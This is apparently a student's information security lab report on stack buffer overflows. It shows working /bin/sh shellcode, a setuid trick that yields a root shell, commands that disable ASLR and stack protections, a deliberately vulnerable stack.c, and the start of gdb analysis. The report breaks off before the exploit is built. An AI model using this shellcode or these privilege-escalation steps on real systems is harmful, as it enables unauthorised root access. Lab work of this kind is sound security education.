PES UNIVERSITY

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Session: Jan 2021 – May 2021


INFORMATION SECURITY LAB – 3

NAME : AMRUTHA BS

Task 1: Turning Off Countermeasures


In order to perform the Buffer Overflow attack, first we disable the counter measure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file, as follows:

$ sudo sysctl -w kernel.randomize_va_space=0


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/22/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/22/21]seed@PES2201800618_AmruthaBS_VM1:~$ 
```

call_shellcode.c


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
call_shellcode.c (~/) - gedit
Open

```
/*A program that launches a shell using shellcode*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xc0"          /*Line 1:  xorl    %eax,%eax*/
"\x50"              /*Line 2:  pushl   %eax*/
"\x68""//sh"        /*Line 3:  pushl   $0x68732f2f*/
"\x68""/bin"        /*Line 4:  pushl   $0x6e69622f*/
"\x89\xe3"          /*Line 5:  movl    %esp,%ebx*/
"\x50"              /*Line 6:  pushl   %eax*/
"\x53"              /*Line 7:  pushl   %ebx*/
"\x89\xe1"          /*Line 8:  movl    %esp,%ecx*/
"\x99"              /*Line 9:  cdq*/
"\xb0\x0b"          /*Line 10: movb    $0x0b,%al*/
"\xcd\x80"          /*Line 11: int     $0x80*/
;
int main(int argc, char **argv)
{
char buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)( );
}
```


Commands

$gcc call_shellcode.c -o call_shellcode -z execstack

$ls -l call_shellcode

$ ./call_shellcode

Here, as seen, we compile the program call_shellcode.c by passing the parameter '-z execstack' to make the stack executable, in order to run our shellcode and not give us errors such as segmentation fault. The compiled program is stored in a file named 'call_shellcode.' Next, we execute this compiled program, and as seen, we enter the shell of our account (indicated by $). Since there were no errors, this proves that our program ran successfully, and we got access to '/bin/sh'. A point to note is that since it was not a SET-UID root program, nor we were in the root account, the terminal was of our account and not the root.


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
8:06 AM

```
[02/22/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc call_shellcode.c -o call_shellcode -z execstack
[02/22/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 22 08:05 call_shellcode
[02/22/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./call_shellcode
$ whoami
seed
$ ls
Customization  Pictures  bin              env_result        lib               myls.c    sample.py     source        task2
Desktop        Public    call_shellcode   examples.desktop  libmylib.so.1.0.1 myprog    setuidenv     spoof.py      traceroute.py
Documents      Templates call_shellcode.c execenv           myfile            myprog.c  setuidenv.c   sysenv
Downloads      Videos    capleak          execenv.c         mylib.c           parent    sniff.py      sysenv.c
File_in_server a.out     capleak.c        eysexecenv.c      mylib.o           penv.c    sniff1.py     sysexecenv
Music          android   child            get-pip.py        myls              rootfile  sniffspoof.py sysexecenv.c
$
```

Here we are changing the default shell from ‘dash’ to ‘zsh’ to avoid the countermeasure implemented in ‘bash’ for the SET-UID programs.

$ sudo rm /bin/sh

$ sudo ln -s /bin/zsh /bin/sh


To get in to the root, the commands are:

$sudo chown root call_shellcode

$sudo chmod 4755 call_shellcode

$ ls -l call_shellcode

$ ./call_shellcode




```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo rm /bin/sh
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo ln -s /bin/zsh /bin/sh
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chown root call_shellcode
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chmod 4755 call_shellcode
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l call_shellcode
-rwsr-xr-x 1 root root 7388 Feb 23 02:28 call_shellcode
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./call_shellcode
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ls
Customization   Templates         capleak           execenv.c         myfile    peda-session-stack_gdb.txt  setuidenv.c    stack_gdb
Desktop         Videos            capleak.c         exploit           mylib.c   peda-session-zsh5.txt       sniff.py       sysenv
Documents       a.out             child             exploit.c         mylib.o   penv.c                      sniff1.py      sysenv.c
Downloads       android           dash_shell_test   eysexecenv.c      myls      realuid                     sniffspoof.py  sysexecenv
File_in_server  badfile           dash_shell_test.c get-pip.py        myls.c    realuid.c                   source         sysexecenv.c
Music           bin               env_result        infinite.sh       myprog    rootfile                    spoof.py       task2
Pictures        call_shellcode    examples.desktop  lib               myprog.c  sample.py                   stack          traceroute.py
Public          call_shellcode.c  execenv           libmylib.so.1.0.1 parent    setuidenv                   stack.c
# exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

Next, we execute the compiled call_shellcode program after making it a SET-UID program. And as seen, we get the root shell this time unlike previous case.

Task 2: Vulnerable Program

In this task we write a shell code to invoke the shell.

stack.c code


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
stack.c (~/) - gedit
Open


```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[24];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile =fopen("badfile", "r");
fread(str,sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 24 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a Setroot-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from

a file called badfile. This file is under users' control. Now, our objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Here we are compiling the stack.c program by including –z execstack and -fnostack-protector options.These are options are included to turn off the StackGuard and the non-executable stack protections.

$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chmod 4755 stack A


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo chmod 4755 stack
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ 
```

Task 3: Exploiting the Vulnerability

The goal of this code is to construct contents for badfile.

$gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector

$ ls -l stack_gdb

$gdb stack_gdb

$b bof


$r

$ p &buffer

$p $ebp


$p ($ebp value - p &buffer value)

To find the address of the buffer variable in the bof() method , we will first complie a copy of stack.c program using debug flags.




```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9764 Feb 23 07:02 stack_gdb
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ r
Starting program: /home/seed/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

In gdb, we set a breakpoint on the bof function using b bof, and then start executing the program:



```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ r
Starting program: /home/seed/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".




[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb67 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb48 --> 0xbfffed78 --> 0x0
ESP: 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
```

